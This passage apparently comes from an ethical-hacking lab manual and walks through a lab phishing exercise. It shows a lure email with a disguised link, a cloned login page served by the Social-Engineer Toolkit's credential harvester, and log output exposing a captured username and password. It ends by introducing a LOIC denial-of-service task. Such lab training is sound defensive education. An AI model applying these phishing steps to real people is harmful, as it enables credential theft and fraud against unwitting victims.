
17.  After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to your malicious cloned certifiedhacker page.


18.  Position the cursor where you wish to place the fake URL, then click the **Insert link** icon.




19.  In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifiedhacker site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change\_account\_password**; click **OK**.



20.  The fake URL should appear in the message body, as shown in the screenshot.
21.  Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "Go to link" pop-up. Once verified, send the email to the intended user.



22.  Click **Android** to switch to the **Android** machine.
23.  In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



24.  In the **Google Chrome** browser window, sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

The screenshot shows a Gmail inbox on a mobile device. The main message in the center is titled "SECURE YOUR ONLINE HOTEL BOOKING ACCOUNT". It is from "SECURITY GUARDIAN LTD." and addressed to "Team". The message body says: "Hi Team, We are writing to inform you that your password for your online booking account has expired, as a result, it is no longer valid. This email has been sent to safeguard your account against any unauthorized activity. To change your account password, click the below link to navigate to your account and change password. [http://www.bookhotel.com/change\\_account\\_password](http://www.bookhotel.com/change_account_password)". Below the message are standard Gmail controls: Reply, Forward, and a trash icon. The left sidebar shows a list of other emails from various senders like "Standard Chartered Bank", "Certified Baker", and "BSE INVESTOR PROTECTION".

25.  When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.certifiedhacker.com**.
26.  The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.

A 2:35

Gmail Online Booking +

Home Back Forward Stop Address: 10.10.1.13 Star Download More

**Guest Corner**

- FAQ
- [How to make a reservation?](#)
- [Additional information](#)
- [Payment options](#)
- [Booking tips](#)
- [Site feedback](#)

**Customer Service**

BOOK ONLINE OR CALL:  
**1-800-123-986563**

This call is free. 24 hours a day, 7 days a week!

**Newsletter**

Type in your e-mail to stay up to date with our promotions:

EMAIL

Subscribe

**Reasons for choosing us**

| Low rates  | Maximum choice   | Satisfied guests   | We speak your language  |
|--|--|--|---|
| No Booking Fee, Save Money. We want you to pay the lowest price possible for your hotel. | You Have a Maximum Choice of Over 20,000+ Destinations and 110,000+ hotels worldwide | Over 1.2 million guest reviews and More than 50,000 room nights booked every day | You can deal Directly our Website and Customer Service in English(US) and 40 Other Languages. |

**Online Booking**

Copyright © 2010 Certified Hacker  
All rights reserved.  
Book online or call: 1-800-123-986563

**Suppliers, Affiliates, Media**

Add Hotel  
Affiliate With Us  
Promote With Us  
Travel Agents  
Press Office

**About**

About Us  
Partners  
Customer Service  
FAQ  
Terms & Conditions  
Privacy Statement


**Affiliate/Partner Login**

EMAIL

PASSWORD

Remember me

Sign in 撞



27.  Click [Parrot Security](#) to switch to the **Parrot Security** machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot

```
Applications Places System ./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...
[*] The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.1.14 - - [18/Apr/2022 08:33:38] "GET / HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:33:40] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.1.14 - - [18/Apr/2022 08:33:41] "GET /index.html HTTP/1.1" 200 -
10.10.1.14 - - [18/Apr/2022 08:34:58] "GET /index.html?email=testuser&password=password123 HTTP/1.1" 404 -
```

28.  This concludes the demonstration of how to phish user credentials using SET.
29.  Close all open windows and document all the acquired information

---


### Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

